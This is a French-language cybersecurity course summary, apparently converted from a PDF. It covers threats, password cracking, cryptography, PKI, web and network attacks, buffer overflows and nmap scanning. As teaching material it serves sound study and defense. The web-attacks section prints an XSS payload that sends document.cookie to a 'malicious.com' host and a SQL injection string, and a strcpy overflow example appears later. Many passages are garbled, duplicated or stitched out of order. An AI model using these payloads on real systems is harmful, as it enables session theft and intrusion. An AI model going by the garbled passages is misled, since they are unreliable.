Type d'attaquants

- 1 ype (1 attaquants Script kiddy: Jouent avec des outils Pirates défi: Attirés par le defi Pirates vengeurs: Comme Sony (Par vengeance) Pirates par conviction: A but « politique » Pirates étatiques: Cyber-guerre / Cyber-espionnage

- Intentions des attaquants

 Constructives: Test pénétration (pentest)

 Neutres: zone grise

 Destructives: Pirate Malveillances

Principe CIA

Condifentialité (Confidentiality)

• s'assurer que l'information est accessible seulement à ceux qui sont autorisés à y avoir accès Intégrité (Integrity)

• protéger l'exactitude et la complétude de l'information et des méthodes de traitement

Disponibilité (Availability)

s'assurer que les utilisateurs autorisés ont accès à l'information et aux ressources associées au moment

Sécurité du système d'information

Sécurité physique (batiment), organisationelle (procédure, formation), technique (logiciel, transit de données)

- une prévention (via une protection) contre les incidents de sécurité
- la détection (via une surveillance) de ces dernières
- la réaction (analyse, confinement)
 la récupération (reprise, sanctions éventuelles), puis analyse «post mortem» suite aux dommages

5 couches de sécurité

Souvent décrite comme une sécurité sous forme souveil decrite comme and securite sous d'onion car composé de plusieurs couche. 1. Physique : • sécurité physique

- 2. Réseau :
- architecture et éléments réseau, adressage IP. 3 Protocoles
- Protocoles de communication, middleware.
- systèmes d'exploitation et applications hosts.
- Applications :
 langages de langages de programmation, applications spécifiques/dédiées, données spécifiques.

Contrôle d'accès (AAA)

Authentication

- S'assurer que la personne est bien celle qu'elle prétend être

 Déterminer son identité et éventuellement sonrôle

Authorization Détermine en fonction de l'identité (ou rôle), que

- cela soit une personne ou système, si l'accès (ou le traitement) est autorisé

 Accounting/Auditing
- Accounting/Auditing
 S'assurer qu'il soit possible de suivre les accès/ traitement qui ont été effectués

5 principes fondamentaux

- a sécurité globale est aussi forte que le maillon le plus faible

- 2. La sécurité parfaite n'existe pas
 3. La sécurité est un processus, pas un produit
 4. La sécurité est inversement proportionnelle à la complexité
- 5. Participation des utilisateurs

Types de menaces

- · Délibérées: origine criminelle
- Accidentelles: mauvaises manips, suppression Environnementales: naturelle ou industrielle

Vulnérabilités

- Matériel: disque saturés / morts
 Logiciel: oubli / incompétence (WEF)

- Réseau: trafic non protégé

 Personnel: manque de formation

 Site (physique): alim instable

 Organisation: enregistrement d'utilisateurs

Nettoyage des traces

8. Backdoors, rootkits Malicious and ethical

hackers use the same

Reconnaissance

steps

Attack Kill Chain

- Etapes: 1. Collecte d'informations
- Scanning Enumérations
- Intrusions
- Escalade de privilèges
- 6. Pillage
- Exploit
 Post Exploit

Cassage de mots de passe Hachage: procédé cryptographique à sens unique

En ligne: requêtes vers site web, serveur, Hors ligne: tout en local

Etapes

- Obtenir les empreintes (hash)
- Attaque
 Force brute: toutes les combinaisons
 **Toute de la combinaisons
 **To
 - Dictionnaire: liste générique/thématique
 Heuristique: variations des éléments des dictionnaires
 - Pré-génération d'empreintes

Méthode Hellman

Hasher le MDP, réduire le hash, hasher la réduction,

Rainbow tables

Méthode de Hellman mais avec une réduction

différente à chaque étape
La réduction donne une chaine de lettres (plaintext)

• Evite les collisions

- Réduit l'espace nécessaire
- · Réduit le temps de calcul

Empreinte salées

Ajoute une string aléatoire au mot de passe avant de le hasher. (i.e. le même mot de passe produira des hashs

différents)

• Impossible de calculer à l'avance les tables de "crackage"

- Win NT/2k/XP/2003: NTLM et LM
 Win Vista/7/8/10/11: NTLM

- LAN and NTLAN Manager Hash

 Lan: Hash séparamment les deux parties du MDP, max 14 char (128b)

 NTLAN: Hash tout d'un coup, max 256 char (128b)
- Identifiants

- vide: DES, sans sel
 1: MD5 (vieux linux & BSD)
 2a/2b/2x/2y: Blowfish (OpenBSD)
 5/6: SHA-256/SHA-512 (Linux/FreeBSD)
- · y: yescrypt (Linux & glibc récente)

Comparaison des méthodes de cassage

		_			_
Méthode	Temps préparation	Temps	Taille mémoire	Probabilité succès	Sel
Dictionnaire	0	?	Faible	?	Iden
Heuristique	0	?	Faible	?	Iden
Force brute	0	O(N)	0	100%	Iden
Pré-calcultaion complète	O(N)	0	O(N)	100%	Plus Dur
Hellman	Long	aible	Variable	50 - 95%	Plus Dur
Rainbow tables	Long	Faible	Variable	50 - 95%	Plus Dur

Authentification des emails

- SPF: vérifie que l'expéditeur est autorisé
 DKIM: vérifie signature authentique

- Protection
 Utiliser TLS (Transport Layer Security protocol)
 Utiliser l'authentification

- Utiliser la messagerie sécurisée chiffrement
 signature électronique

Malware

- Types
- Virus
- Code executable
 Se reproduit automatiquement
- S'attache à d'autres programmes / fichiers Besoin des
- utilisateurs pour se propager Spyware, Canular, Adware
- Gov-ware, Cyber War Trojan, Rootkit.
- Backdoor

Antivirus

- Protection sur 4 niveaux

- recommandé
- Serveurs de messagerie
 Proxies internet

Code executable
 Se reproduit automatiquement

Autonome (pas

Se propage via les

besoin d'utilisateurs)

- Tous les postes clients
 Serveurs de fichiers

Sécurité web

- Technologie Web

 Appel HTTP : Requête (méthode, URI, version) + Corps (données).
- Corps (données).

 Réponse HTTP: Statut (version, code, message) +
- Corps (données)
 En-têtes HTTP

 - Général : Cache-Control, Date. Requêtes : Accept, User-Agent, Cookie, Authorization.

 - Réponse : Location, Server, Set-Cookie. Contenu : Content-Encoding, Content-Length,
- Content Type.
 HTTP sans état : Chaque requête indépendante.
 Cookies : Stockage d'informations utilisateur sur le client.

Attaques Web

- Manipulation des données.

 Manipulation des données.

 URL initiale : http://site.com/view?item=123,
 URL manipulée : http://site.com/view?item=124
 donc accès à l'item 124 qu'il n'est pas censé voir.
- Contournement de protections côté client.

 Un formulaire de site limite le choix de valeurs à une liste déroulante via JavaScript on désactive
- JavaScript et soumet une valeur non autorisée.s Détournement de session.
- · Vole un cookie de session pour se faire passer pour un utilisateur légitime
- XSS (Cross-site scripting).
- · Injection de code malveillant dans un champ de saisie. <script>document.location='http://
 malicious.com/steal?cookie='+document. cookie</script> donc vol de cookie.
- CSRF (Cross-site request forgery).
- Crée un lien malveillant qui effectue une action sur un site où l'utilisateur est déjà authentifié Cliquez ici

- Injection de commandes (SOL, système).
- njection de commandes (SQL, systeme).

 Dans un champ ou URL, injecte commande SQL
 type: username' OR 'l'='l qui fera SELECT *
 FROM users WHERE username-'username' OR
 'l'='l' AND password='';
 Supression de fichiers

- Objectifs d'attaque :
 Contourner la sécurité (authenticité).
 Extraire/modifier des données (confidentialité, intégrité).

- Points d'injection :
 Premier ordre : Entrées utilisateur, cookies, URLs.
 Second ordre : Base de données, fichiers uploadés.
- Protection côté client : Toujours valider côté

- Types d'attaques spécifiques

 Détournement de session :

 Récupération d'un identifiant de session (vol de cookie, falsification d'URL).
- Reflected XSS : Réponse immédiate, valeur
- contrôlée par le client.

 Stored XSS: Valeur enregistrée et réutilisée.

 DOM-based XSS: Exploite le code client.
- · CSRF : Forcer une action malveillante via une
- HRI.
- Injection de commandes :
 SQL : Manipulation de requêtes SQL.
 Système : Exécution de commandes systèmes non prévues.

Cryptographie

- Cryptanalyse
 Décrypter
- Cryptographie
 Chiffrer / Chiffreme
 Déchiffrer / Décryptage

Déchiffrement Clé connue

- Autres
- Plaintext = texte en clair
- Ciphertext = texte chiffré
 HW = Hardware
 SW = Software

Chiffrement

Chiffre de César

• Décalage des lettres (ex: A -> D, B -> E)

- Vernam Cipher (One-Time Pad) Clé aléatoire de même longueur que le message, utilisée une seule fois
- Chaque message M nécessite une clé K de même taille
- · Déchiffrement

M = C ⊕ K

- Cryptographie symétrique (clé secrète)
- Une seule clé pour chiffrer et déchiffrer Clé partagée entre émetteur et récepteur

Critique : gestion des clés

Block Cipher vs Stream Cipher Block Cipher : Chiffrement par blocs (ex: AES)
• +: Facile à implémenter, sécurisé

Stream Cipher: Chiffrement par flux (ex: RC4) +: Très haut débit, adapté pour le HW Exemple d'algorithme

- Block Cipher
 DES, Triple-DES, AES, IDEA
- Stream Cipher
 Chacha20, RC4, A5/1
- **DES (Data Encryption Standard)**

Chiffrement par blocs, clé de 56 bits Remplacé par AES en 2001

- Triple-DES
- Utilise trois clés de 56 bits
 Plus sûr que DES, mais plus lent

AES (Advanced Encryption Standard)

- Clés de 128, 192 ou 256 bits
 Plus rapide et plus sûr que DES

Modes de chiffrement

- ECB : Electronic Code Book
 CBC : Cipher Block
 GCM : Galois/Counter

 GCM : Galois/Counter Mode (chiffrement
- Chaining

 CFB: Cipher Feedback authentifié)
- CBC (Cipher Block Chaining)

 Chaque bloc chiffré avec la clé et le bloc précédent

Cryptographie asymétrique (clé publique)

Diffie-Hellman

- Échange de clés sans secret commun a priori
 Basé sur des fonctions mathématiques difficiles à
- Protocole Diffie-Hellman 1. Choix de p (nombre premier) et g (générateur) 2. Calculs de $A = g^a \mod p$ et $B = g^b \mod p$ 3. Échange de A et B 4. Calcul de $K = B^a \mod p$ et $K = A^b \mod p$ Clé publique: n, e / clé privée: p, q, d

1/2

- Cryptographie asymétrique utilisant une paire de clés publique/privée
 Inventé en 1977

Générations de clés

- p,q: deux nombres premiers aléatoirs de taille $\frac{\text{modulus RSA}}{2}$

- $\begin{array}{ll} \bullet & \frac{2}{N=p*q} \text{-> public} \\ \bullet & \varphi(N) = (p-1)(q-1) \\ \bullet & e*d = 1 (\text{mod } \varphi(N)) \\ \bullet & e: \text{chiffrement}, \ d: \text{d\'echiffrement} \end{array}$
- Caractérise un message de manière unique
 Utilisé pour mots de passe, signatures digitales

Hash

Exemples • MD2, MD4, MD5 (cassé) • SHA-0, SHA-1 (cassé) • SHA-2, SHA-3 (recommandé)

MAC (Message Authentication Code) Prouve l'origine et l'intégrité du message, HMAC (sécurisé), CBC-MAC (vulnérable)

Prouve l'origine et l'intégrité du message, empêche le déni (non-répudiation)

Authentification

- Facteurs d'authentification
- Mot de passe Carte à puce, badge Biométrie (empreinte digitale, reconnaissance

faciale)

- Types d'authentification
- Jeton passif (ex: mot de passe)
 Jeton actif (ex: OTP)
- Question/réponse (challenge/response)

Clé publique Autre canal (SMS, email)

Infrastructure à clé publique (PKI)

- Certificat numérique
 Lie une clé publique à une entité
 Signé par une autorité de certification (CA)
- Norme X.509v3
 Standard pour les certificats numériques
 Champ obligatoire:

 émetteur (nom de la CA) sujet (nom de l'entité)
- clé publique du sujet + alg clé pub
 signature (issue par la CA)
- Utilisation des certificats TLS (SSL)
 Authentification client/serveur
- Chaines de certification

Liste de CA racines de confiance dans navigateurs et systèmes d'exploitation

- Entités et services CA : Certificate Authority
 RA : Registration Authority
 VA : Validation Authority
- PKI : Règles CPS: « Certification Practice Statement »
- Déclaration des pratiques utilisées par une CA pour émetrre les certificats.
 CP : « Certificate Policy »
 Règles sous lesquelles le certificat a été émis (cf.
- CPS) et types d'utilisations autorisées Formats/syntaxes
- série PKCS (Public-Key Cryptography Standards)
- serie PKCS (Funic-Key Cryptography Standard par RSA Laboratories :
 PKCS5 : chiffrement à partir d'un mot de passe (RFC2898). PKCS10: demande de certificat (RFC2986).

 PKCS12: stockage de la clé privée dans un fichier avec protection d'un PIN (ex: container IE ou Firefox).

- Sécurité logicielle Attaques logicielles connues
- Heartbleed
 66% des sites Web touchés Orô des sites wen toutenes
 Vulnérabilité dans la librairie OpenSSL
 Conséquences:
 Vol de clés cryptographiques, clés privées, noms d'utilisateurs, mots de passe, messages, emails, documents sensibles
- Log4Shell / Log4j
- Dibliothèque de journalisation pour Java, utilisée dans des milliers de programmes

 Charge utile peut être placée dans :

 Champs Web (en-tête, identifiant, mot de passe)
- Champs Web (ein-lete, Identifiant, mot de passe Fichiers robot.txt ou security.txt
 Enregistrement DNS "TXT"
 Champs d'emails (en-lêtes, adresse source)
 Champs des certificats SSL/TLS
 Métadonnées de fichiers (images, PDF, Word, Excel) Noms du réseau Wifi ou appareil Bluetooth
- Memory Overflow

 Écriture/lecture/exécution sans autorisation :

 Exploitation d'un « buffer overflow » Interprétation incorrecte des entiers ou des chaînes

Principe :
Dépassement de tampon (buffer)

de caractères

Buffer Overflow

- Depassement de tampon (buffer)
 Écriture au-delà de l'espace réservé
 Exemple de code vulnérable :
 void myFunction(char *str) {
 char bufferB[16];
 strcpy(bufferB, str);

roid main() {
 char bufferA[256];
 myFunction(bufferA);

Conséquence : Écrasement de la mémoire

Shellcode

- Suite d'instructions injectées et exécutées par un programme exploité :

 Utilisé pour buffer overflow

- Onit être petit et exécutable
 Permet diverses actions : ouverture d'accès, lancement de shell, changement de droits, ajout d'utilisateur, ouverture de port

 Manipulation de la mémoire

Protection contre la manipulation

- Stack/heap non-exécutable Utilisation de canaris Randomisation des adresses mémoire (ASLR)
- · Librairies sécurisées
- Libsafe
 strncpy au lieu de strcpy
- snrinff au lieu de strepy snprinff au lieu de sprinff fgets(stdin, str, 10) au lieu de gets(str) scanf("%10s", str) au lieu de scanf("%s",str)
- Autres contre-mesures possibles

Registres importants (Intel x86) EIP (RIP en 64 bits) Instruction pointer EBP (RBP en 64 bits)

- Base pointer
 ESP (RSP en 64 bits)
 Stack pointer

Organisation de la memoire

Lors de l'exécution d'un programme, la mémoire est Lors de l'execution d'un programme, la morganisée en segments

• Les sections les plus intéressantes sont :

• Stack: stockage dynamique

• Heap: allocation de mémoire (malloc)

• bss: données globales initialisées

- .data: données globales non-initialisées
 .text: code exécutable (partagé ?)

Sécurité réseau

- Liste des ports TCP/UDP
 Ports TCP : 16 bits (65 536)
 « Well-known services » : ports 0 à 1023

Collecte vs. « Scanning »

Phase de Collecte d'Informations

Examiner les lieux

Phase de Scanning

- Frapper les murs pour identifier portes et fenêtres.
 Tester l'ouverture des portes.

- Objectifs de la Phase de Scanning

 1. Déterminer les machines vivantes (alive).

 2. Identifier les services actifs.
- 3. Reconnaître les protocoles réseaux utilisés.

Objectifs de la phase de « scanning »

- Port and host scan

 Déterminer les machines vivantes
 Déterminer les ports ouverts.

Service Scan

Déterminer les services actifs.
Identifier les protocoles réseaux.

Découverte d'hôtes

Détermination de la Présence de Machines • Ping (message ICMP) pour vérifier les machines vivantes.

Outils Typiques

- Sing (ping avancé): broadcast, masquage d'adresse
 ICMPscan: scanning via ICMP
- NMAP :
- nmap -sn -PE 192.168.0.0/24: ping scan, écho ICMP

Inconvénients du Ping
• Filtrage des messages ICMP : Souvent filtrés par les firewalls.

Techniques Alternatives de Scanning

Envoi de paquets TCP/UDP. Scanner de Ports: Scanner toutes les adresses IP et

Scan de Ports : UDP

Envoi d'un datagramme UDP au port cible

- Pas de réponse : port ouvert.
 Réponse ICMP "port unreachable" : port fermé.
- Commande Nmap
- Inconvénients du Scanning UDP

 Fiabilité Limitée : Pas de confirmation requise.

Scan de ports : TCP connect

Tentative de Connexion TCP au port cible Port ouvert : accepte les connexions. Port fermé : n'accepte pas les connexions.

- Commande Nmap pour Scan TCP
 nmap -sT: scan de ports TCP complet.
 États de la Connexion TCP

- SYN-ACK: port ouvert.
 SYN: initiation de connexion.
 ACK: confirmation de connexion.
 RST-ACK: port fermé.

Scan de ports : TCP SYN-RST

Tentative de Connexion TCP au port cible

- Ouverture de connexion : fermeture par RST.
 Port ouvert : accepte les connexions.
 Port fermé : n'accepte pas les connexions.
- Commande Nmap pour Scan TCP

 nmap -sT: scan de ports TCP complet.
 États de la Connexion TCP
- SYN: initiation de connexion.
 SYN-ACK: port ouvert.
 RST: fermeture de connexion.

Scan applicatif

- Étape de Scanning Avancée

 Analyse des Couches Supérieures OSI.

 Ports spécifiques à certains services.
- Commande Nmap pour Scanning Avancé
 nmap -sV: informations de service et de version.

OS Fingerprint

- Analyse de la Couche TCP/IP

 Couches : Réseaux (IP) et Transport (TCP).
 Caractéristiques Spécifiques

 TTL (Time To Live)

 WIN (Taille de la fenêtre)

- DF (Don't Fragment)
 ToS (Type of Service)

- Utilisation de Paquets Forgés

 Méthode : Envoi de paquets forgés pour analyser

Commande Nmap pour la Détection de l'OS

nman -0 : détection de l'OS

Protections contre le « scanning »

- Notections contre le « scanning »

 Bonnes Pratiques Générales
 Mises à jour régulières : patchs, versions.

 Filtrage et Contrôle des Messages ICMP
 Filtrage ICMP : bloquer certains types de messages ICMP.

Utilisation de Pare-feux et IDS

- Blocage des balayages rapides.
 Bannir IPs suspectes.

 Utilisation de Proxys Inverses
 Empêcher les scans « Inverse TCP Flag ».

Gestion des Bannières
• Réduire les informations divulguées.

Port Knocking
• Principe : Port fermé ouvert par séquence

Évaluation de la Sécurité

• Auto-scan : scans réguliers de son propre système

Énumération

Basée sur les informations collectées

Utiliser les données de scanning pour approfondir la connaissance du réseau.

- Objectifs d'Énumération
- Objectits d'Enumération
 Ressources : Accès, noms, partages réseau.
 Utilisateurs : Comptes, groupes.
 Applications et Services : Noms, versions.
 Vulnérabités : Identifier les failles.
 Techniques d'Énumération

- Scanning de partages réseau.
 Interrogation des services réseau.
 Inspection des bannières.

Types d'intrusions

« Sniffing »

- Écoute du Trafic Réseau

 Capturer des informations sensibles, mots de passe.

 Scan passif: ports, applicatif.

 Reverse-engineering de protocole.

- Outil de base
 Wireshark : analyse du trafic réseau Mode Normal des Cartes Réseau
- Paquets filtrés pour performance et confidentialité.

 Mode Promiscuous
- Capturer tous les paquets reçus par la carte réseau.
 Mode Monitor (RFMON)
 Capturer des paquets sans être associé à un réseau.

« Spoofing »

- Falsification d'Identité Source
- Se faire passer pour une autre adresse IP/MAC.
 Objectifs de la Falsification
- Contourner filtrage de paquets et contrôle d'accès.
 Brouiller les traces.
- Techniques et Outils
 Falsification IP/MAC : modifier l'adresse émise.

Attaques ARP

- Attaques ARP

 Objectif: Faire parvenir les messages au pirate.

 Méthode: Modifier le cache ARP de la victime.

 Types d'Attaques ARP

 Gratuitous ARP: réponse volontaire sans demande.

 Réponse ARP non sollicitée.

 Réponse ARP forgée.

 Requête ARP forgée.

DNS cache poisoning

- Fonction : Conversion de nom de domaine en
- adresse IP.
- Objectifs des Attaques

 Usurpation d'identité.

 Phishing.

 Propagation de maliciels.
- Moyens d'Attaque
 Vulnérabilité DNS.
- Vuinerabilité DNS.
 Maliciel.
 Man-in-the-Middle (MITM).

- Session hijacking
- Vol de Session
 Objectif : Accéder à un système sans s'authentifier
- Méthodes de Vol de Session
- TCP : difficile, nécessite les numéros de séquence
 HTTP : courant, vol de cookie, manipulation
 d'URL.

Denial of Service (DoS)

- Déni de Service (DoS)

 Objectif : Nuire à la disponibilité d'un système.
- Syn Flooding: epuiser les ressources serveur.
 Smurf: amplifier le trafic réseau.

• DDoS : attaque coordonnée de multiples sources.

Distributed DoS (DDoS)

- Utilisation de Machines "Esclaves"
- Machines compromises pour attaques coordonnées. Contrôle à distance via chat, P2P, etc.
- Organisation en Botnet.
- Organisation of Exemples historiques
 Mafiaboy en 2000. · Outils de Anonymous : LOIC.

Défense

SLS/TLS

Concepts
• SLS: Security Level Specification
• TLS: Target Level of Security
Objectif: Sécuriser les communications (développé par Netscape, basé sur SSL, renommé TLS par l'IETF). Appliqué à la couche **application** du modèle

- Propositions
- Propositions

 Négociation version SSL/TLS et algorithmes

 Authentification des entités et des données

 Confidentialité et compression des données

- Nouveau protocole:
 HTTP (port 80) → HTTPS (port 443)
 Avantages: communication sécurisée
 Inconvénients: seuls clients supportant TLS

peuvent se connecter

- Extension protocole:
 ESMTP avec STARTTLS (TLS optionnel)
- ESMTP avec START ILS (LS optionnei)
 Avantages: client non obligé de supporter TLS mais peut le demander
 Inconvénients: communications potentiellement non sécurisées
 HTTPS

- HTTPS

 Utilisation TLS imposée

 Serveur doit avoir un certificat

 Garantie authenticité serveur et confidentialité communications

 Client peut avoir un certificat (optionnel)

SMTP, POP3, IMAP

SMTP, POP3, IMAP

• ESMTP, POP3, IMAP: gestion des emails

• Faiblesses: mots de passe et contenu des emails
envoyés en clair

• TLS: protège les communications (optionnel)

PGP

- emails, fichiers, répertoires par cryptographie hybride (symétrique et asymétrique).

 Garanties daranties Confidentialité des données (chiffrement)

- Algorithmes

 Hachage: MD5, SHA-1

 Chiffrement symétrique: 3DES, IDEA, AES

 Asymétriques: RSA, DSA, ElGamal
 PGP vs X-509

 Clé signée: certificat, lien entre clé publique et
- X.509: une seule identité, autorité de certification

Pare-feu

- Pare-feu: Protège un réseau des attaques extérieures, placé entre réseau local et externe (Internet). Contrôles d'accès
- Filtrage statique (obsolète): inspection de chaque paquet indépendamment.


 Filtrage dynamique: décision selon rôle du paquet

réseaux (source IP, destination IP, service, ports).

• Personnel: logiciel, filtrage entre ordinateur et réseau (application, source IP, destination IP, service, ports).


Protection contre les attaques via un équipement disposant d'un accès privilégié.

• Réseau: VPN obligatoire pour tout le trafic.
• Gestion à distance via agent: Anti-virus, collecte centralisée des logs vers un SIEM.



Email forgés





Principe PGP

- · Authentification et intégrité des données (signature) Algorithmes

unique. • PGP: plusieurs identités, signatures multiples

- (client-serveur). Types
 • Réseau: équipement réseau, filtrage entre deux

Images

EDR

